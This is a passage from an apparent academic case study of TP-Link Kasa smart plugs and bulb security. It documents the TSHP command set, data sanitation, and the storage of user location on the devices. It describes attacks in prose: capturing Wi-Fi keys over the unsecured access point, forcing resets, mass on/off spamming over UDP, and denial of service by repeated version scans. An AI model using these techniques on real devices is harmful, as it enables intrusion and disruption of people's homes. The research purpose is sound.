Due to unusual behaviors observed during port scanning, connections were attempted between Firefox (version 69.0) web browser tabs and TCP port 9999 on the Kasa devices. If a single request was sent to a test device, the connection would be reset. If multiple requests were sent simultaneously and any timed-out connections were refreshed, it was possible to establish connections that were kept alive. If a specific tab associated with a "kept alive" connection was terminated, the Kasa Smart appliance would respond in the exact same way as the Zenmap version detection scan. This included a 60 second downtime and unresponsive buttons on the smart plugs. No trend was observed regarding which tab needed to be closed to cause this phenomenon.

4.3 Comments on Using TSHP

TSHP over TCP and UDP

While using TSHP, multiple peculiarities were noted in the protocol. For example, it was discovered that the 4-byte payload length "header" was mandatory for all TCP-based messages. Gont [25] previously noted the 4-byte "header," but an explanation was not included. Based upon experimentation, it appeared that payload length was used to check integrity of a command. The tested

appliances rejected any TCP message with missing or incorrect 4-byte “headers” and would not send a reply. TSHP commands over TCP were only accepted if the 4-byte header matched the command length exactly.

Additionally, it was confirmed that the tested devices would support TSHP commands over UDP. If valid formatting was observed, all three appliances would accept UDP commands and send a UDP responses. A payload length “header” was not observed in UDP responses and UDP commands using a “header” were rejected by test devices.

Response to Loss of WLAN

Given each Kasa device had a built-in WAP, it was speculated that a lost WLAN connection would cause an appliance to revert back to operating the internal WAP. This hypothesis was incorrect. When a Kasa device’s WLAN was turned off, the device’s internal WAP would not be reactivated. Communicating with the appliance would remain impossible until the WLAN was functional again.

Limits on Scheduling Rules

Depending on the communication type used, appliances would allow a different number of tasks to be scheduled. When using the Kasa Smart app, a user could program up to 31 “Schedule” rules in addition to a single “Timer” rule for a total of 32 rules. The smart plugs could alternatively accept one “Timer” rule, one “Away” rule, and up to 30 “Schedule” rules from the app. In contrast, direct TSHP commands allowed a user to program one “Timer” rule and a combination of up to 32 “Schedule” and “Away” rules for a total of 33 rules.

Snooping

An issue highlighted by Stroetmann & Esser [24] was that an attacker could eavesdrop on HS110 communications, intercepting and decrypting messages with sensitive information. This was a

reasonable concern, given the lack of authentication or security on the Kasa device's internal WAP. To confirm this theory, a smartphone and laptop were both connected to a test appliance's WAP. The laptop's network interface card was then set to promiscuous mode and began capturing traffic using Aircrack-ng (version 1.5.2) [53]. The smartphone, representing a victim, sent a TSHP command to the appliance. The laptop, representing an attacker, was able to capture the encrypted message in its entirety (including a WLAN pre-shared key). If such an attacker was aware of the Kasa encryption algorithm, they would have been able to decrypt the message and retrieve the victim's pre-shared key.

4.4 Message Spamming

The Kasa Smart appliances did not exhibit unusual behavior when spammed with TSHP commands. Even at high spamming rates, reply messages were always sent and all commands appeared to be followed. Message spamming was not slowed by the presence of a mobile device connected to the victim appliance. The Kasa Smart app would update the appliance's status approximately every 15 seconds. This was presumably due to the occasional device polling described by Mauro et al [27].

A loud and harsh mechanical sound was observed when cycling the smart plugs on and off at a high frequency (200 ms and less). Beyond causing discomfort to nearby individuals, the noise may indicate internal components were operating too quickly and becoming damaged.

The smart bulb did not exhibit mechanical problems with being cycled on and off quickly. At high frequencies, the flashing effect of the bulb was disorienting and potentially dangerous for individuals with epilepsy.

4.5 Smart Home Protocol: Command Definitions

Before retrieving data from each test device, it was necessary to document all available functions. Literature revealed that TSHP commands, or "methods," were organized into 10 groups, or "modules." Of these 10 modules, only 9 were compatible with the test appliances. Analysis of the unsupported

module, “dimmer”, was not possible. A list of all TSHP methods known at the time of writing is summarized in Table 2. A more detailed description of each method is available in Table 4 (see A1 in Appendix).

Table 2: Summary of Known TSHP Methods

Module	Method	Usage	Test Device Support*
anti_theft	add_rule	Add anti_theft rule.	B, P
	delete_all_rules	Delete all anti_theft rules.	B, P
	delete_rule	Delete anti_theft rule with given ID.	B, P
	edit_rule	Edit anti_theft rule with given ID.	B, P
	get_rules	Get list of device’s anti_theft rules.	B, P
	set_overall_enable	Enable/disable use of anti_theft rules.	B, P
cnCloud / cloud	bind	Register device with TP-Link cloud server.	B, P
	get_info	Get information about device’s TP-Link cloud connection.	B, P
	get_intl_fw_list	Appears to retrieve a list of any available firmware updates.	B, P
	set_server_url	Set URL of cloud server for device to connect.	B, P
	unbind	Unregister device with cloud server.	B, P
count_down	add_rule	Add a new count_down rule.	B, P
	delete_all_rules	Delete all count_down rules.	B, P
	delete_rule	Delete count_down rule with specified ID.	B, P
	edit_rule	Edit existing count_down rule.	B, P
	get_rules	Get count_down rule, if one exists.	B, P
dimmer	get_default_behavior	Get default behavior settings for dimmer.	-
	get_dimmer_parameters	Get configuration parameters of dimmer.	-
	set_brightness	Instantly change plug to a specified brightness level.	-
	set_dimmer_transition	Gradually change plug to a specified brightness level.	-
	set_double_click_action	Set default behavior for a double click on device.	-
	set_fade_off_time	Set speed of “Fade Off” function.	-
	set_fade_on_time	Set speed of “Fade On” function.	-
	set_gentle_off_time	Set speed of “Gentle Off” function.	-
	set_gentle_on_time	Set speed of “Gentle On” function.	-
	set_long_press_action	Set default behavior for a long press on device.	-

	set_switch_state	Set device to “on” or “off” state.	-
emeter	erase_emeter_stat	Erase all usage statistics.	B
	get_daystat	Get daily usage statistics for a selected month and year.	B
	get_monthstat	Get monthly usage statistics for a selected year.	B
	get_realtime	Get device current and voltage usage at current time.	B
	get_vgain_igain	Get Vgain and Igain settings.	-
	set_vgain_igain	Set Vgain and Igain.	-
	start_calibration	Calibrate electricity monitor.	-
lightingservice	get_default_behavior	Get default behavior when bulb powers on.	B
	get_light_details	Get the system details for bulb.	B
	get_light_state	Get operation parameters for bulb.	B
	set_default_behavior	Set default behavior for when bulb powers on.	B
	transition_light_state	Set bulb operational parameters.	B
	get_preferred_state	Retrieve the 4 preset configurations of bulb.	B
	set_preferred_state	Edit values of a preset configuration.	B
netif	get_scaninfo	Scan for nearby 2.4GHz WAP’s.	B, P
	get_stainfo	Get information about device’s WAP.	B, P
	set_stainfo	Connect device to specified WAP.	B, P
schedule	add_rule	Add new schedule rule.	B, P
	delete_all_rules	Delete all schedule rules.	B, P
	delete_rule	Delete schedule rule with a given rule ID	B, P
	edit_rule	Edit a schedule rule using a rule’s ID	B, P
	get_monthstat	Get time (in minutes) of active usage of device for each month in a requested year.	B, P
	get_daystat	Get time (in minutes) of active usage of device for each day in a requested month.	B, P
	erase_runtime_stat	Erase runtime statistics for each day and month that a device has been used.	B, P
	get_next_action	Get next scheduled action for the device.	B, P
	get_rules	Get complete list of scheduled actions.	B, P
	set_overall_enable	Enable or disable use of schedule rules.	B, P
system	check_new_config	Check device configuration.	-
	download_firmware	Download a firmware file from a specified URL.	B, P
	flash_firmware	Flash device with new firmware image.	-
	get_dev_icon	Get device icon.	-

	get_download_state	Check download state while device is downloading firmware.	B, P
	get_sysinfo	Get system info about device.	B, P
	reboot	Reboot device.	B, P
	reset	Reset device to factory settings.	B, P
	set_dev_alias	Set device's alias.	B, P
	set_dev_icon	Set device icon.	-
	set_dev_location	Set device's location in latitude and longitude.	B, P
	set_device_id	Set device's "device ID" number.	P
	set_hw_id	Set device's "hardware ID" number.	-
	set_led_off	Turn device's LED on/off.	P
	set_mac_addr	Set device's MAC address	-
	set_relay_state	Turn device relay on/off.	P
	set_test_mode	Set device to run in "test mode" upon reboot.	-
	test_check_uboot	Perform uBoot Bootloader Check	-
time/ timesetting	get_time	Get device time.	B, P
	get_timezone	Get device timezone.	B, P
	set_time	Set device time.	B, P
	set_timezone	Set device time and timezone	B, P
*In the "Test Device Support" column, a 'B' indicates the method was supported by the LB100 bulb. Likewise, a 'P' indicates the method was supported by the HS100 and HS105 plugs.			

While examining literature, a difference was noted between TSHP commands used by smart plugs and smart bulbs. Most commands in literature for smart bulbs (such as the LB100) were part of a "smartlife.iot" namespace [31-33], but no commands for the smart plugs (such as the HS100 and HS105) used that namespace. For example, the following two commands served the same function, however the first was associated with bulbs and the second with plugs:

{"smartlife.iot.common.count_down":{"get_rules":null}}

{"count_down":{"get_rules":null}}

Investigation was performed to determine whether commands from the “smartlife.iot” namespace could be used interchangeably with commands from the “standard” namespace. This is discussed in Section 4.9.

4.6 Smart Home Protocol Modules

(1) “anti_theft” Module

The “anti_theft” module was used for providing Kasa Smart’s Away mode functionality. The anti_theft module had methods to create, edit, and delete rules to randomly turn a device on and off. Rules could be schedule based upon time or sunrise and sunset. All devices tested would accept multiple Away rules if added using TSHP. In contrast, the Kasa Smart app only allowed users to schedule one Away rule on the smart plugs. It was not possible to schedule Away rules on the smart bulb using the Kasa Smart app.

Three unique variables were noted in anti_theft methods: “duration,” “lastfor,” and “frequency.” Additionally, a “force” variable was observed in some “anti_theft” and “schedule” methods. At the time of writing, the purpose of these four variables is unknown. It is hypothesized that “duration”, “lastfor”, and “frequency” are related to device uptime when Away mode is used. When scheduling Away rules in the app, a user could only specify starting and ending time. By creating Away rules in the app and retrieving them using TSHP, it was found that the app always created anti_theft rules with a “frequency” of ‘5’. The “duration” and “lastfor” variables were not included in the device’s TSHP response. It was not possible to measure the effect of manipulating an individual variable due to the intentional randomness of Away mode. It was noted that “frequency” was mandatory when creating and editing rules, while “duration” and “lastfor” were optional.

(2) “cnCloud” (standard namespace) / “cloud” (smartlife.iot namespace) Module

The “cnCloud” or “cloud” module was used to connect a Kasa Smart device to the TP-Link cloud and monitor this connection. The cnCloud module appeared in smart plug literature, while the cloud module was found in smart bulb literature [24, 31-33]. Despite differences in name, the modules provided the same methods and functionalities.

One method, “get_info”, would report on the status of a device’s connection with the cloud, including the Kasa account tied to the device. The “set_server_url” method allowed users to change the URL of the device’s cloud server. It was noted that the HS100 and HS105 used devs.tplinkcloud.com server, while the LB100 bulb used n-devs.tplinkcloud.com. Additionally, all devices would acknowledge the “set_server_url” method, but only the smart plugs would implement a server address change. Finally, “get_intl_fw_list”, appeared to retrieve a list of available firmware updates from the TP-Link cloud server. If an update was available, the response would include the update’s version number, release date, and a web address where the binary could be downloaded. The binaries were hosted on tplinkcloud.com and did not require authentication in order to download. For example, an update for the HS105 was available from the following address: http://download.tplinkcloud.com/firmware/smartPlug_FCC_HS105US_1.5.4_Build_181224_Rel._1549088397494.bin.

(3) “dimmer” Module (standard namespace only)

The “dimmer” module, described in [32], appears to be used for controlling specific Kasa Smart products with dimmer switches. Based upon the author’s in-code comments [54], it appeared that the dimmer module was only compatible with the HS220 Smart Wi-Fi Light Switch with Dimmer [55]. Experimentation confirmed that this module was not compatible with the three test devices.

(4) “count_down” Module

The “count_down” module was used for creating and editing timed events. Count_down allowed the generation of a timer that would trigger a device to turn on or off. It was noted that count_down actions were triggered by clock time, rather than elapsed time. On a conventional timer, a user would enter an amount of time (10 seconds, for example) and the timer would wait for 10 seconds to elapse before triggering an action (such as an alarm sound). By contrast, “count_down” functionality appeared to be dependent on clock time. If a count_down rule was programmed to occur 10 seconds in the future and the appliance’s internal clock was then set back one minute, the event would not occur until 70 total seconds had elapsed. (Sixty seconds would be required for the clock to reach the time when the “count_down” command was originally received and then another 10 seconds would be necessary to measure the user’s requested countdown.)

(5) “emeter” Module

The “emeter” module was used for tracking monthly, daily, and real-time energy usage. Emeter also included methods for calibrating energy monitoring hardware, but these methods were not supported by the test devices.

(6) “netif” Module (standard namespace only)

The “netif” module was used to control an appliance’s wireless connectivity. Methods were used to search for nearby WLANs and to connect an appliance with a WLAN of a specified SSID and pre-shared key. All tested devices used netif methods in the “standard” namespace as no “smartlife.iot” equivalent was found in literature [24, 31-33].

Two minor discoveries were made regarding the netif module. First, the purpose of the “refresh” variable in “get_scaninfo” was likely determined. When “refresh” was set to ‘1,’ “get_scaninfo” would scan for 2.4GHz WLAN in range of the device. In contrast, when “refresh” was set to ‘0,’ a scan was not always performed. If the device had completed a WLAN scan since being plugged in, the previous

scan results would be resent to the user. If no results were available, however, the device would perform a WLAN scan.

Another finding was the “get_stainfo” method. At the time of writing, “get_stainfo” was not mentioned in TSHP literature. “Get_stainfo” was used to request the SSID, security type, and RSSI (received signal strength indicator) of a device’s WLAN. If the device was not connected to a WLAN, an empty response was given. Of the three test devices, “get_stainfo” was only supported by the LB100 smart bulb.

(7) “schedule” Module

The “schedule” module was used for creating and editing scheduled events, such as turning a device off or changing the intensity of a smart bulb. This module also allowed users to view a device’s daily and monthly uptime, measured in minutes.

(8) “system” Module

The “system” module had many uses. Its functions including rebooting or resetting devices, setting device latitude and longitude coordinates, and controlling the power relay on smart plugs. The “set_led_off” method deactivated or reactivated the LED bulb on smart plugs. Notably, a setting to control the HS100 and HS105’s LED bulb was not observed in the Kasa Smart app. Stroetmann & Esser [24,59] described two testing methods in the “system” module (“set_test_mode” and “test_check_uboot”), but neither method was supported by test devices. The “download_firmware” and “flash_firmware” methods could be used to retrieve a new firmware image and upload it to a Kasa appliance. Due to time constraints, these two methods were not tested beyond determining if they were supported by the available appliances.

The “check_new_config” method was unusual. The method was only mentioned in literature by Stroetmann & Esser [24], who described its purpose as to “check config”. Further characterizing was not possible. The smart plugs did not perform any action after receiving the TSHP command and would

reply with the following message: “err_code: -2, err_msg: member not support.” In contrast, sending “check_new_config” to the LB100 had the exact same result as the Zenmap “version detection” scan (including approximately one minute of downtime).

A particularly useful method in “system” was “get_sysinfo,” which returned a large amount of information about a device and its operation. Of particular note was an entry for longitude and latitude coordinates (“longitude_i” and “latitude_i”). If a user paired their mobile device to one of the test appliances using the Kasa Smart app, “longitude_i” and “latitude_i” would be populated. After being divided by a factor of 10000, the “longitude_i” and “latitude_i” coordinates matched the user’s approximate location at the time of pairing. After the app retrieved a user’s location during the pairing process, it is hypothesized that coordinates were forwarded to the appliance. Interestingly. the LB100’s “get_sysinfo” response did not include “longitude_i” and “latitude_i.” The LB100 supported a method to edit a device’s “longitude_i” and “latitude_i,” but no TSHP command was found for retrieving coordinates from the bulb. Consequently, longitude and latitude could only be recovered from the HS100 and HS105.




Figure 1. *HS100 TSHP response to "system":"get_sysinfo".*
"Longitude_i" and "latitude_i" are found toward the bottom of the response.
Note: For privacy, sensitive data (such as location) were redacted.

(9) "time" (Standard) / "timesetting" (Smartlife.iot) Module

Methods in the "time" or "timesetting" module were used for the definition and retrieval of a device's clock time and timezone.

(10) "lightingservice" Module (Smartlife.iot only)

The "lightingservice" module, seemingly exclusive to Smartlife.iot, was a collection of methods used for interaction with smart bulbs. Methods could be used to retrieve details about a bulb (such as

wattage and beam angle), turn a bulb on & off, and change the brightness & color of a bulb's light. Three methods were discovered in "lightingservice" that did not appear in literature available at the time of writing. Two methods, "set_preferred_state" and "get_preferred_state", focused on the bulb's preset values. The LB100 had four preset configurations which were called "Presets" in the Kasa Smart app. These four preset configurations contained "hue", "saturation", "color_temp", and "brightness" values that could be used in-app to quickly change the bulb to a desired setting. The "get_preferred_state" method retrieved the preset configurations in an array called "states." The other method, "set_preferred_state", was used to edit the values of a "Presets" entry. When interacting with the LB100 using the app or TSHP commands, it was only possible for the user to change the "brightness" value of the "presets."

The final method discovered was "set_default_behavior." This method controlled the bulb's first actions after being turned on. Two default behaviors were observed on the LB100: "soft_on" and "hard_on." "Soft_on" was invoked when the bulb received a command to turn on using a TSHP command. "Hard_on" was invoked when the bulb was powered on by a power source (such as activating the power switch of a lamp containing the LB100). Each default behavior had an associated "operation mode" that dictated the bulb's default settings after being turned on, such as hue and brightness level. Only two operation modes, "customize_preset" and "last_status," were observed. Using "customize_preset" and an index value allowed the selection of one of the four "presets." "Last_status," meanwhile, set the bulb to return to its last known condition.

4.7 Device Responses

Device responses to all TSHP commands were recorded and may be found in Table 6. TSHP replies followed the same formatting as TSHP commands. Returned data and an error code were included in the "body" of the method (replacing any input parameters). Accepted commands had an

error code of “0.” If an error was detected, then a non-zero code value was included alongside an error message. Examples of error messages included: “member not support,” “method not support,” “module not support,” and “invalid input argument.”

4.8 Device Compatibility with TSHP Methods

Not every TSHP command in literature was compatible with each test devices. Device compatibility, summarized in Table 2, is described in more detail by Table 5.

Smart Bulb Compatibility: “Standard” & “Smartlife.iot” Namespace

The LB100 bulb was not compatible with most commands in the “standard” namespace. Bulb support of “standard” namespace methods was limited to the “netif” module and some methods from the “system” module.

The LB100 generally supported bulb commands for the “smartlife.iot” namespace. Full implementation of the anti_theft, cloud, count_down, schedule, timesetting, and lightingservice modules was observed. This was surprising, as literature on the LB100 did not suggest that anti_theft or count_down would be supported. Additionally, the functionality of anti_theft and count_down was inaccessible from the Kasa Smart app. The emeter and system modules were only partially supported.

Smart Plug Compatibility: “Standard” & “Smartlife.iot” Namespace

It was noted that the smart plugs had duplicate responses to all queries, suggesting similarity between the HS100 and HS105 firmware. The plugs rejected all commands from the “smartlife.iot” namespace, but most “standard” namespace methods were supported. The anti_theft, count_down, schedule, and time modules were fully implemented. Additionally, partial support of system and netif was observed. Emeter methods were not accepted.

4.9 Impact of IoT Ecosystem on Performance

Communication over WLAN or a Kasa Smart device's internal WAP had no observable impact on device function. Performance was similarly unaffected by the presence of other Kasa Smart devices. Supported TSHP commands, responses to TSHP commands, and device behavior remained consistent.

4.10 Data Sanitation

Data sanitation results are summarized in Table 3. With the exception of a device's internal clock, data could only be sanitized with the "reset" command. Data availability was seemingly unaffected by unplugging or rebooting an appliance.

An unusual property was noted when sanitizing a Kasa cloud username. Devices bound to a Kasa account would store the account username and return said username if queried with the "get_info" method from the "cnCloud" (or "cloud") module. If a Kasa Smart device was bound to an account and then reset, most information in the "get_info" record was sanitized. The Kasa username, however, was still included. The username remained accessible by TSHP query until the device regained internet access, at which point it would be removed from the "get_info" record. Username sanitation was the same on all devices tested.

As mentioned previously, performing a reset would disconnect a test device from a WLAN. If a device was reset, a user would have to reconnect said device to a WLAN with internet access to ensure their username was removed. The "unbind" command could also remove a Kasa username, but it also required access to the internet. The process of removing a Kasa username from the HS105 using the "unbind" and "reset" commands is illustrated in Figure 2 and Figure 3, respectively.

Table 3: Successful Data Sanitation Methods

Module	Item	Sanitation Method for Bulb	Sanitation Method for Plug	Comments
anti_theft	Rules	Reset	Reset	N/A
cnCloud / cloud	Kasa Username	See Comments section	See Comments section	Kasa username could only be removed from a device using the “unbind” command while connected to the internet or by resetting the device and reconnecting it to the internet. This was true for all three devices.
	User-added Server URL	N/A	Reset	Experimentation could not be performed for the LB100 because it rejected changes to server URL.
count_down	Rule	Reset	Reset	Internal clock must be set before count_down could be queried.
emeter	Daily & Monthly Statistics	Reset	Reset	N/A
netif	WLAN SSID, password	Reset	Reset	Devices would automatically rejoin a WLAN if unplugged and plugged back in or if rebooted. If device was reset, it would not rejoin a WLAN.
schedule	Rules	Reset	Reset	Internal clock must be set before Schedule could be queried.
	Daily & Monthly Statistics	Reset	Reset	Internal clock must be set before Schedule could be queried. This added a blank entry to the data set, even if the Kasa device was not currently being used. Reset removes previous entries, but will still include the blank entry created upon setting internal clock.
system	Device Alias	Reset	Reset	N/A
	Latitude_i, Longitude_i	N/A	Reset	Experimentation could not be performed for the LB100 because no method was found to retrieve latitude and longitude from the bulb.

time / timesetting	Date	Unplug, Reboot, Reset	Unplug, Reboot, Reset	Default clock time was 17:02 1/1/2000
	Timezone	Reset	Reset	Default was “6” (UTC-08:00, Pacific Daylight Time)
lightingservice	Default Behaviors (hard_on, soft_on)	Reset	N/A	Experimentation could not be performed on the smart plugs because they did not support the lightingservice module.

Figure 2a.

Figure 2b.

Figure 2c.

Figure 2. *Removing Kasa Username from HS105 using "unbind" Method*

Figure 2a. HS105 not bound to Kasa account. Device is connected to internet via WLAN.
Figure 2b. HS105 after bound to Kasa account with "bind" method. Username redacted for privacy.
Figure 2c. HS105 after unbound from Kasa account with "unbind" method. Note "username" is blank.

Figure 3a.

Figure 3b.

Figure 3c.

Figure 3d.

Figure 3. *Removing Kasa Username from HS105 using "reset" Method*.

Figure 3a. HS105 not bound to Kasa account. Device is connected to internet via WLAN.

Figure 3b. HS105 after bound to Kasa account with "bind" method. Username redacted for privacy.

Figure 3c. HS105 after reset with "reset" method. Device was disconnected from WLAN because of reset, so was reached using internal WAP. Note "username" is still included in response (redacted for privacy).

Figure 3d. HS105 after being reconnected to WLAN with internet access. Note "username" is now blank.

Chapter 5. Discussion

5.1 Device-App Pairing

Internet Access

While pairing the Kasa Smart app with a Kasa device was straightforward, a few design choices were unusual. A noteworthy example was the difficulty in connecting a Kasa device to a WLAN without internet access. If a Kasa device could not connect to the internet, it would admittedly be unable to receive firmware updates and remote controls. Nonetheless, said appliance could still perform many useful functions for its owner. It was odd that device deployment was limited in this manner.

Connecting Kasa products to a WLAN without internet access was possible, but required a user to switch between WLANs during device-app pairing. The app did not appear to check that the WLAN with internet access was the same WLAN to which an appliance deployed.

User Location

The handling of a user's physical location was also peculiar. The Kasa Smart app did not explain why location sharing was mandatory. Certain device activities could be scheduled to occur at sunrise or sunset, so it was believed that latitude and longitude coordinates were used to calculate these times. The compulsory nature of location sharing seemed unnecessary, however, as some consumers may not use the sunrise and sunset features. Additionally, the app did not mention that the user's latitude and longitude would be stored on the Kasa devices. Privacy-oriented consumers would no doubt appreciate a warning that their location was being recorded.

5.2 Viability of Eavesdropping and Spoofing Attacks

The examined devices were sensitive to eavesdropping or spoofing. First, the communication channel between app and device used a compromised encryption method. Due to the nature of the cipher, any attacker that knew the algorithm and hardcoded key could encrypt or decrypt any TSHP

message. Another area of concern was the Kasa devices' internal WAP. The WAP did not have any security features (such as Wired Equivalent Privacy or Wi-Fi Protected Access) and there was no method to authenticate users. As a result, any individual could connect to the WAP and either eavesdrop or send their own TSHP commands. Furthermore, it appeared the only way to connect a Kasa appliance to a WLAN was to send the network's pre-shared key to the appliance via WAP. This was concerning, as an attacker could join the WAP and capture the pre-shared key message. An attacker with physical access to an appliance could even perform a factory reset, causing the appliance to disconnect from its WLAN and tricking a victim into resending the pre-shared key. Joining a WLAN would protect the devices against outside attack, but would not stop an attacker with a network foothold.

Three major changes could harden the Kasa devices against eavesdropping and spoofing. Adding a security protocol to the internal WAP (such as Wi-Fi Protected Access) would prevent unauthorized users from connecting. The WAP pre-shared key could be printed on the appliance's exterior to prevent owners from being locked out. Displaying the key would not stop attackers with physical access, but this method is currently used by many commercially available routers. Another potential improvement would be to incorporate command authentication into TSHP. The studied devices would accept any valid TSHP command from any source, including commands to switch to another WLAN. A final improvement would be to replace the current encryption algorithm with a stronger algorithm. Given that the algorithm and key have been publicly disclosed, attackers with knowledge of TSHP can encrypt or decrypt all message.

5.3 Viability of TSHP Message Spamming Attacks

Spamming TSHP commands caused no obvious device malfunction, however mayhem could result in the physical world. Due to the low polling rate of the Kasa Smart app, rapidly turning devices on and off did not significantly impact the app or cause the screen to flash. The LB100 bulb had no apparent

mechanical problems with turning on and off quickly, but the flashing light was disorienting at high cyclic rates. The sound of the smart plugs cycling on and off was loud, unpleasant, and could indicate the devices were sustaining damage.

Given that TSHP commands are not authenticated, any individual with network access to Kasa devices could launch a spamming attack. Gont's suggestion of spamming commands using UDP [25], rather than TCP, would generate a more effective attack. Broadcasting UDP commands would allow an attacker to target many devices simultaneously and therefore cause maximum turmoil. Additionally, UDP might allow for a faster cyclic rate.

It would be worth exploring whether the cloud could be manipulated into spamming devices using "remote access" commands. For example, if an attacker captured communications between a victim and the TP-Link cloud, perhaps they could try to replay the messages in order to cause the victim's devices to be spammed by the TP-Link cloud.

5.4 Port Scanning & Denial of Service Attack

The results of port scanning were unusual, differing from previous works and revealing a potential vulnerability in the Kasa devices. Scans with Zenmap identified TCP port 9999 and UDP port 9999 being open on all tested devices. This contrasted with the findings of Stroetmann & Esser [24], who scanned an HS110 with Nmap and found TCP port 80, TCP port 9999, and UDP port 1040 to be open. Nessus scans on the examined HS105 determined that TCP port 9999 and UDP port 67 (Dynamic Host Configuration Protocol) were open. Alrawi et al., by contrast, did not observe open services on the HS105 when performing analysis with Nessus [28]. Alrawi et al. likely did not detect port 67 (UDP) because they examined the HS105 over a subnet, rather than using the HS105's internal WAP. The remaining discrepancies between literature and this case study were attributed to differences in scanning tool versions, Kasa device firmware, and device models.

Based on their research, Stroetmann & Esser indicated TDDP was designed to ignore packets with invalid formatting [24]. This may explain why port 1040 (UDP) was not detected on test devices. Further research is required to determine whether or not TDDP is supported. Given TDDP's ability to send commands as well as query and set operational parameters, its presence could prove useful to attackers or forensic investigators.

Zenmap's affect on Kasa devices also warrants further investigation. Based upon experimental results, the version detection scan served as an effective denial-of-service attack. Version detection scanning impacted all test devices in all experimental scenarios, it temporarily disabled the power button on smart plugs, and the attack could be repeated to indefinitely deny access to a device. Determining the root cause of this vulnerability would require firmware analysis. Once the vulnerability was understood, an attacker could likely create a tool for denying service to all Kasa devices on a network.

5.5 Functions Missing from the Kasa Smart App

Three sets of TSHP methods were supported by tested devices, yet did not appear in the Kasa Smart app. First, the HS100 and HS105 accepted commands to activate and deactivate their LED bulbs. This functionality was not observed in the Kasa Smart app. More unusual was the LB100 bulb, which was found to support the "anti_theft" and "count_down" modules. In contrast, the Kasa Smart app did not feature "Away" or "Timer" mode for the LB100 bulb (see Figure 4a). It was surprising that functions implemented in device firmware were not included in the Kasa Smart app. The "Away" and "Timer" modes were already available for the HS100 and HS105 (as seen in Figure 4b), so users would undoubtedly appreciate using these modes on the LB100 as well.




Figure 4a.

